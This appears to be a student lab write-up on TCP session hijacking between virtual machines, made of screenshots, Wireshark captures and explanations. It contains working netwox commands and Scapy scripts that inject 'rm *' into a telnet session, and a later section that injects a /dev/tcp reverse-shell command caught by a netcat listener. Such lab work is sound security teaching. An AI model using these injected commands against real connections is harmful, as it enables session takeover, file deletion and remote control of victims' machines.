-rw-rw-r-- 1 seed seed 0 Feb 14 06:05 new.txt

Bharath-PES1201801948-VM2:~$ telnet 10.0.2.11
Trying 10.0.2.11...
Connected to 10.0.2.11.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Sun Feb 14 06:07:43 EST 2021 from 10.0.2.10 on pts/2
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

* Documentation:  https://help.ubuntu.com
* Management:    https://landscape.canonical.com
* Support:       https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

Bharath-PES1201801948-VM3:~$ cd TCP/
Bharath-PES1201801948-VM3:~/TCP$ ll
total 0
-rw-rw-r-- 1 seed seed 0 Feb 14 06:05 new.txt
Bharath-PES1201801948-VM3:~/TCP$ █
```

We then establish a connection between the client and server and sniff the packets in order to find the latest sent packet. The details of this packet will be used to construct the spoofed packet:



4	06:08:58.8914232...	10.0.2.11	10.0.2.10	TELNET	77 Telne
4	06:08:58.8914515...	10.0.2.10	10.0.2.11	TCP	68 45226
4	06:08:58.8920393...	10.0.2.11	10.0.2.10	TELNET	115 Telne
4	06:08:58.8920492...	10.0.2.10	10.0.2.11	TCP	68 45226
4	06:08:58.8931447...	10.0.2.11	10.0.2.10	TELNET	101 Telne
4	06:08:58.8931575...	10.0.2.10	10.0.2.11	TCP	68 45226
4	06:09:08.7561227...	:::1	:::1	UDP	64 60599
4	06:09:28.7781095...	:::1	:::1	UDP	64 60599

```

▶ Frame 89: 101 bytes on wire (808 bits), 101 bytes captured (808 bits) on interf
▶ Linux cooked capture
▶ Internet Protocol Version 4, Src: 10.0.2.11, Dst: 10.0.2.10
▼ Transmission Control Protocol, Src Port: 23, Dst Port: 45226, Seq: 2486344069,
  Source Port: 23
  Destination Port: 45226
  [Stream index: 0]
  [TCP Segment Len: 33]
  Sequence number: 2486344069
  [Next sequence number: 2486344102]
  Acknowledgment number: 531163276
  Header Length: 32 bytes
  ▶ Flags: 0x018 (PSH, ACK)
  Window size value: 227

```

By running the netwox tool 40, we then spoof a packet from 10.0.2.10 to 10.0.2.11 such that it contains a command to delete a file. However, for demonstration purposes we just create a file and write to it. The sequence number, acknowledgement number and the source port are obtained from the last packet.

```

Ubuntu16.04 - 2 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminator
/bin/bash
/bin/bash 66x24
Bharath-PES1201801948-VM2:~$ telnet 10.0.2.11
Trying 10.0.2.11...
Connected to 10.0.2.11.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Sun Feb 14 06:07:43 EST 2021 from 10.0.2.10 on pts/2
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)


 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

Bharath-PES1201801948-VM3:~$ cd TCP/
Bharath-PES1201801948-VM3:~/TCP$ ll
total 0
-rw-rw-r-- 1 seed seed 0 Feb 14 06:05 new.txt
Bharath-PES1201801948-VM3:~/TCP$

```

```
/bin/bash
Bharath-PES1201801948-VM1:~$ sudo netwox 40 --ip4-src "10.0.2.10"
--ip4-dst "10.0.2.11" --ip4-ttl 64 --tcp-dst 23 --tcp-src "45226"
--tcp-seqnum "531163276" --tcp-window 2000 --tcp-ack --tcp-acknum
"2486344102" --tcp-data "0d20726d202a0a0d"
IP
version|  ihl |  tos |  totlen
   4   |   5   | 0x00=0 | 0x0030=48
          |  id   |  r|D|M|  offsetfrag
          |0xC025=49189|0|0|0| 0x0000=0
          |  ttl  |  protocol |  checksum
          |0x40=64 | 0x06=6 | 0xA28E
          |  source |
          | 10.0.2.10 |
          |  destination |
          | 10.0.2.11 |
TCP
          |  source port |  destination port
          |0xB0AA=45226 | 0x0017=23
          |  seqnum |
          |0x1FA8E88C=531163276 |
          |  acknum |
          |0x943299A6=2486344102 |
doff | r|r|r|r|C|E|U|A|P|R|S|F|  window
   5 | 0|0|0|0|0|0|0|1|0|0|0|0| 0x07D0=2000
```



We can see that the File has been deleted

10.0.2.11	10.0.2.10	TCP	178 [TCP ACKed unseen segment
10.0.2.11	10.0.2.10	TCP	178 [TCP ACKed unseen segment
10.0.2.11	10.0.2.10	TCP	178 [TCP ACKed unseen segment
10.0.2.11	10.0.2.10	TCP	178 [TCP ACKed unseen segment
PcsCompu_4e:3a:96		ARP	62 Who has 10.0.2.10? Tell 10
PcsCompu_66:f8:1c		ARP	44 10.0.2.10 is at 08:00:27:0
10.0.2.11	10.0.2.10	TCP	178 [TCP ACKed unseen segment
10.0.2.11	10.0.2.10	TCP	178 [TCP ACKed unseen segment
10.0.2.10	10.0.2.11	TELNET	69 Telnet Data ...
10.0.2.11	10.0.2.10	TCP	80 [TCP Dup ACK 128#1] [TCP
10.0.2.10	10.0.2.11	TCP	69 [TCP Keep-Alive] 45226 →
10.0.2.11	10.0.2.10	TCP	80 [TCP Keep-Alive ACK] [TCP
10.0.2.10	10.0.2.11	TCP	69 [TCP Keep-Alive] 45226 →
10.0.2.11	10.0.2.10	TCP	80 [TCP Keep-Alive ACK] [TCP
10.0.2.10	10.0.2.11	TCP	69 [TCP Keep-Alive] 45226 →
10.0.2.11	10.0.2.10	TCP	80 [TCP Keep-Alive ACK] [TCP
::1	::1	UDP	64 60599 → 37687 Len=0
10.0.2.10	10.0.2.11	TCP	69 [TCP Keep-Alive] 45226 →
10.0.2.11	10.0.2.10	TCP	80 [TCP Keep-Alive ACK] [TCP
10.0.2.10	10.0.2.11	TCP	69 [TCP Keep-Alive] 45226 →
10.0.2.11	10.0.2.10	TCP	80 [TCP Keep-Alive ACK] [TCP
PcsCompu_66:f8:1c		ARP	44 Who has 10.0.2.11? Tell 10
PcsCompu_4e:3a:96		ARP	62 10.0.2.11 is at 08:00:27:0
10.0.2.10	10.0.2.11	TCP	69 [TCP Keep-Alive] 45226 →

This is the wireshark capture

We see that the connection freezes. This is because after the spoofed packet is sent, if the actual client sends something, it is sent with the same sequence number as that of the spoofed packet. Now since the server has already received a packet with that sequence number, it just drops it.

Telnet being a TCP connection, the client keeps sending the packet until it receives an acknowledgement. Also, the server sends an ACK to the actual client for the spoofed packet and since the client did not send anything, it just discards the received ACK.

The server is expecting an ACK in return and until it receives one, it keeps sending more and more ACK packets.



We can achieve the same using a python script

```
Bharath-PES1201801948-VM1:~$ cat sessionhijack.py
#!/usr/bin/python
import sys
from scapy.all import *
print("Sending session hijacking packet .....")
IPLayer = IP(src="10.0.2.10" , dst="10.0.2.11")
TCPLayer = TCP(sport=45230, dport=23, flags="A", seq=2623587410, ack=495283123)
Data = "\r rm *\n\r"
pkt = IPLayer/TCPLayer/Data
ls(pkt)
send(pkt, verbose=0)
Bharath-PES1201801948-VM1:~$
```

```
Bharath-PES1201801948-VM2:~$ telnet 10.0.2.11
Trying 10.0.2.11...
Connected to 10.0.2.11.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Sun Feb 14 06:23:02 EST 2021 from 10.0.2.10 on pts/19
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

Bharath-PES1201801948-VM3:~$ cd TCP
Bharath-PES1201801948-VM3:~/TCP$ ll
total 0
-rw-rw-r-- 1 seed seed 0 Feb 14 06:22 new2.txt
Bharath-PES1201801948-VM3:~/TCP$
```

10.0.2.10	10.0.2.11	TCP	68 45230 → 23 [ACK] Seq=262
10.0.2.11	10.0.2.10	TELNET	101 Telnet Data ...
10.0.2.10	10.0.2.11	TCP	68 45230 → 23 [ACK] Seq=262
::1	::1	UDP	64 60599 → 37687 Len=0
::1	::1	UDP	64 60599 → 37687 Len=0
::1	::1	UDP	64 60599 → 37687 Len=0
::1	::1	UDP	64 60599 → 37687 Len=0
::1	::1	UDP	64 60599 → 37687 Len=0

▶ Frame 105: 68 bytes on wire (544 bits), 68 bytes captured (544 bits) on interface  
 ▶ Linux cooked capture  
 ▶ Internet Protocol Version 4, Src: 10.0.2.10, Dst: 10.0.2.11  
 ▼ Transmission Control Protocol, Src Port: 45230, Dst Port: 23, Seq: 2623587410,  
   Source Port: 45230  
   Destination Port: 23  
   [Stream index: 0]  
   [TCP Segment Len: 0]  
   Sequence number: 2623587410  
   Acknowledgment number: 495283123  
   Header Length: 32 bytes  
   ▶ Flags: 0x010 (ACK)  
   Window size value: 237  
   [Calculated window size: 30336]  
   [Window size scaling factor: 128]

The details of the last sent packet is used to construct the spoofed packet. We perform session hijacking using the following program that sends a packet from the client to the server and deletes a file named `textfile.txt` in the current directory.

Running the script, we can see that file is deleted

```

Bharath-PES1201801948-VM1:~$ sudo python sessionhijack.py
Sending session hijacking packet .....
version      : BitField (4 bits)          = 4
(4)
ihl          : BitField (4 bits)          = None
(None)
tos          : XByteField                 = 0
(0)
len          : ShortField                 = None
(None)
id           : ShortField                 = 1
(1)
flags        : FlagsField (3 bits)        = <Flag 0 (>>
(<Flag 0 (>>)
frag         : BitField (13 bits)         = 0
(0)
ttl          : ByteField                  = 64
(64)
proto        : ByteEnumField              = 6
(0)
chksum       : XShortField                = None
(None)
src          : SourceIPField              = '10.0.2.10'
(None)

```

Source	Destination	Protocol	Length	Info
.. PcsCompu_66:f8:1c		ARP	44	Who has 10.0.2.3? Te
.. PcsCompu_b1:3a:2f		ARP	62	10.0.2.3 is at 08:00
.. ::1	::1	UDP	64	60599 → 37687 Len=0
.. PcsCompu_18:f3:6a		ARP	62	Who has 10.0.2.11? T
.. 10.0.2.11	10.0.2.10	TELNET	110	[TCP ACKed unseen se
.. 10.0.2.11	10.0.2.10	TELNET	136	[TCP ACKed unseen se
.. 10.0.2.11	10.0.2.10	TCP	178	[TCP ACKed unseen se
.. 10.0.2.11	10.0.2.10	TCP	178	[TCP ACKed unseen se
.. 10.0.2.11	10.0.2.10	TCP	178	[TCP ACKed unseen se
.. 10.0.2.11	10.0.2.10	TCP	178	[TCP ACKed unseen se

▶ Frame 123: 110 bytes on wire (880 bits), 110 bytes captured (880 bits) on in  
 ▶ Linux cooked capture  
 ▶ Internet Protocol Version 4, Src: 10.0.2.11, Dst: 10.0.2.10  
 ▼ Transmission Control Protocol, Src Port: 23, Dst Port: 45230, Seq: 495283123

Source Port: 23  
 Destination Port: 45230  
 [Stream index: 0]  
 [TCP Segment Len: 42]  
 Sequence number: 495283123  
 [Next sequence number: 495283165]  
 Acknowledgment number: 2623587418  
 Header Length: 32 bytes

```

Ubuntu16.04 - 3 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal File Edit View Search Terminal Help 6:29 AM
Bharath-PES1201801948-VM3:~/TCP$ touch new2.txt
Bharath-PES1201801948-VM3:~/TCP$ ls
Bharath-PES1201801948-VM3:~/TCP$

```

We can see that the file is successfully deleted



## Task 5 : Creating Reverse Shell using TCP Session Hijacking

Using the Session Hijacking attack, we create a reverse shell from the server to the attacker's machine, giving the attacker access to the entire server machine to run commands. In this attack, we send a command in the packet's data to run the bash program and redirect its input, output and error devices to the remote TCP connection.

```
Bharath-PES1201801948-VM2:~$ telnet 10.0.2.11
Trying 10.0.2.11...
Connected to 10.0.2.11.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Sun Feb 14 06:24:21 EST 2021 from 10.0.2.10 on pts/19
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)
```

```
* Documentation:  https://help.ubuntu.com
* Management:    https://landscape.canonical.com
* Support:        https://ubuntu.com/advantage
```

```
0 packages can be updated.
0 updates are security updates.
```

```
Bharath-PES1201801948-VM3:~$ █
```

Source	Destination	Protocol	Length	Info
10.0.2.10	10.0.2.11	TCP	68	56712 → 23 [ACK] Seq=6820
10.0.2.11	10.0.2.10	TELNET	70	Telnet Data ...
10.0.2.10	10.0.2.11	TCP	68	56712 → 23 [ACK] Seq=6820
10.0.2.11	10.0.2.10	TELNET	345	Telnet Data ...
10.0.2.10	10.0.2.11	TCP	68	56712 → 23 [ACK] Seq=6820
10.0.2.11	10.0.2.10	TELNET	97	Telnet Data ...
10.0.2.10	10.0.2.11	TCP	68	56712 → 23 [ACK] Seq=6820
::1	::1	UDP	64	35879 → 39779 Len=0
PcsCompu_4e:3a:96		ARP	62	Who has 10.0.2.3? Tell 10
::1	::1	UDP	64	35879 → 39779 Len=0
::1	::1	UDP	64	35879 → 39779 Len=0

Frame 62: 68 bytes on wire (544 bits), 68 bytes captured (544 bits) on interface  
Linux cooked capture  
Internet Protocol Version 4, Src: 10.0.2.10, Dst: 10.0.2.11  
Transmission Control Protocol, Src Port: 56712, Dst Port: 23, Seq: 682009890, A  
Source Port: 56712  
Destination Port: 23  
[Stream index: 0]  
[TCP Segment Len: 0]  
Sequence number: 682009890  
Acknowledgment number: 2597853275  
Header Length: 32 bytes  
Flags: 0x010 (ACK)

The following Wireshark trace shows the spoofed packet sent. Notice that the source and destination are of client and server and MAC source is of the attacker's machine.

Running the netwox command, we can see that we established a shell from 10.0.2.11 [the server]

```
Bharath-PES1201801948-VM1:~$ sudo netwox 40 --ip4-src "10.0.2.10"
--ip4-dst "10.0.2.11" --ip4-ttl 64 --tcp-dst 23 --tcp-src "56712"
--tcp-seqnum "682009890" --tcp-window 2000 --tcp-ack --tcp-acknum
"2597853275" --tcp-data "0a2f62696e2f62617368202d69203e202f6465762
f7463702f31302e302e322e392f393039300a323e263120303c26310a0d"
IP


|              |          |          |           |   |
|--------------|----------|----------|-----------|---|
| version      | ihl      | tos      | totlen    |   |
| 4            | 5        | 0x00=0   | 0x005A=90 |   |
| id           |          | r        | D         | M |
| 0x8641=34369 |          | 0        | 0         | 0 |
| offsetfrag   |          | 0x0000=0 |           |   |
| ttl          | protocol |          | checksum  |   |
| 0x40=64      | 0x06=6   |          | 0xDC48    |   |
| source       |          |          |           |   |
| 10.0.2.10    |          |          |           |   |


/bin/bash 66x8
Bharath-PES1201801948-VM1:~$ nc -lv 9090
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [10.0.2.11] port 9090 [tcp/*] accepted (family 2,
sport 60278)
id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),2
7(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
```

Emulating the same commands using Scapy

```
#!/usr/bin/python
import sys
from scapy.all import *
print("Sending session hijacking packet .....")
IPLayer = IP(src="10.0.2.11", dst="10.0.2.10")
TCPLayer = TCP(sport=56754, dport=23, flags="A", seq=4200754488, ack=378544200)
Data = "\r/bin/bash -i > /dev/tcp/10.0.2.9/9090 2>&1 0<&1\n"
pkt = IPLayer/TCPLayer/Data
ls(pkt)
send(pkt, verbose=0)
```

Running this script, we can establish a reverse shell by listening on port 9090

10.0.2.10	10.0.2.11	TCP	68 56754 → 23 [ACK] Seq=4200
10.0.2.11	10.0.2.10	TELNET	97 Telnet Data ...
10.0.2.10	10.0.2.11	TCP	68 56754 → 23 [ACK] Seq=4200
::1	::1	UDP	64 35879 → 39779 Len=0
10.0.2.10	10.0.2.3	DHCP	344 DHCP Request - Transacti
10.0.2.3	10.0.2.10	DHCP	592 DHCP ACK - Transacti
PcsCompu_66:f8:1c		ARP	44 Who has 10.0.2.3? Tell 10
PcsCompu_79:51:f9		ARP	62 10.0.2.3 is at 08:00:27:7
::1	::1	UDP	64 35879 → 39779 Len=0
fe80::71ea:6d9d:f66...	ff02::fb	MDNS	182 Standard query 0x0000 PTR
10.0.2.9	224.0.0.251	MDNS	162 Standard query 0x0000 PTR

▶ Frame 56: 68 bytes on wire (544 bits), 68 bytes captured (544 bits) on interface  
 ▶ Linux cooked capture  
 ▶ Internet Protocol Version 4, Src: 10.0.2.10, Dst: 10.0.2.11  
 ▼ Transmission Control Protocol, Src Port: 56754, Dst Port: 23, Seq: 4200754488,  
     Source Port: 56754  
     Destination Port: 23  
     [Stream index: 0]  
     [TCP Segment Len: 0]  
     Sequence number: 4200754488  
     Acknowledgment number: 378544200  
     Header Length: 32 bytes  
     ▶ Flags: 0x010 (ACK)

```

Bharath-PES1201801948-VM1:~$ sudo python reverse.py
Sending session hijacking packet .....
version      : BitField (4 bits)                = 4
(4)
ihl          : BitField (4 bits)                = None
(None)
tos          : XByteField                       = 0
(0)
len          : ShortField                      = None
(None)
id           : ShortField                      = 1
(1)
flags        : FlagsField (3 bits)              = <Flag 0 (>)
(<Flag 0 (>))

Bharath-PES1201801948-VM1:~$ nc -lv 9090
Listening on [0.0.0.0] (family 0, port 9090)

Bharath-PES1201801948-VM3:~$ ifconfig
enp0s3      Link encap:Ethernet  HWaddr 08:00:27:4e:3a:96
            inet addr:10.0.2.11  Bcast:10.0.2.255  Mask:255.255.255.
0
  
```

Running ifconfig, we can see the IP address of the machine.